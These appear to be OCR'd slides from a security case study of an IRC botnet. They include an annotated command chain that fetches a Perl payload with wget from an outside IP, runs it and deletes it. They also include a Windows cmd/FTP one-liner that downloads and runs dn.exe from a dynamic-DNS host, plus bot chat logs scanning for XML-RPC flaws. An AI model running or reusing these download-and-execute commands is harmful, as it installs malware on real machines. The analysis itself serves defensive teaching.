


Case Study I - IRC Botnet




Command	Function
`	***Using escape***
cd /tmp;	***Change directory***
Wget http://74.62.155.43/xt.dat	***Get the malware***
perl /tmp/xt.dat;	***Run the malware***
Rm -rf /tmp/xt.dat`	***Delete the malware***


Case Study I - IRC Botnet



Case Study I - IRC Botnet



Case Study I - IRC Botnet



cmd /c echo open pornhq.dynalias.com 8989 > i
&echo user upload upload >> i
&echo binary >> i
&echo get /dn.exe >> i
&echo quit >> i
&ftp -n -s:i
&dn.exe

Case Study I - IRC Botnet

```
(.4@.9Vuln.15).7 http://sekai.hu/contact.php .15(.4@.3Windows NT EZ02--V00204 6.1 build 7601
(Unknow Windows version Web Server Edition Service Pack 1) i586.15)(.4@.9safemode-OFF.15).
:rasta!~rasta@server.sitexpression.net PRIVMSG #damai !xml /xmlrpc.php "/pnSession.php" +admin
:DaTadNs!~scan@IRCsystem-43280915.datadns.es PRIVMSG #damai :.12[.12[.9XML.12]] .9Dork :.4 "/
pnSession.php" +admin
:DaTadNs!~scan@IRCsystem-43280915.datadns.es PRIVMSG #damai :.12[.12[.9XML.12]] .13Bugz :.4 /
xmlrpc.php
```

Hacker's command

```
ystem-A8381310.gn-noc.com PRIVMSG #damai :.12[.12[.9XML.12]] .13Bugz :.4 ''/nucleus/xmlrpc/server.php''
ystem-A8381310.gn-noc.com PRIVMSG #damai :.12[.12[.9XML.12]] .3Search Engine Loading ...
ystem-7B0CF08B.azuni.net PRIVMSG #damai :.12[.12[.9XML.12]] .9Dork :.4 +pmachine
ystem-7B0CF08B.azuni.net PRIVMSG #damai :.12[.12[.9XML.12]] .13Bugz :.4 ''/nucleus/xmlrpc/server.php
```

Victim's Report

Nucleus - XML-RPC Interface

XML-RPC Interface

Introduction


Find Vulnerability on Internet

Back to the developer docs index


This document contains information on the XML-RPC interface that Nucleus provides, and the **error messages** it spits out. Please note that the specification of this interface might still undergo changes in the future.

The URL for the Nucleus XML-RPC interface is:
http://www.yourserver.com/yourpath/nucleus/xmlrpc/server.php


Case Study I - IRC Botnet



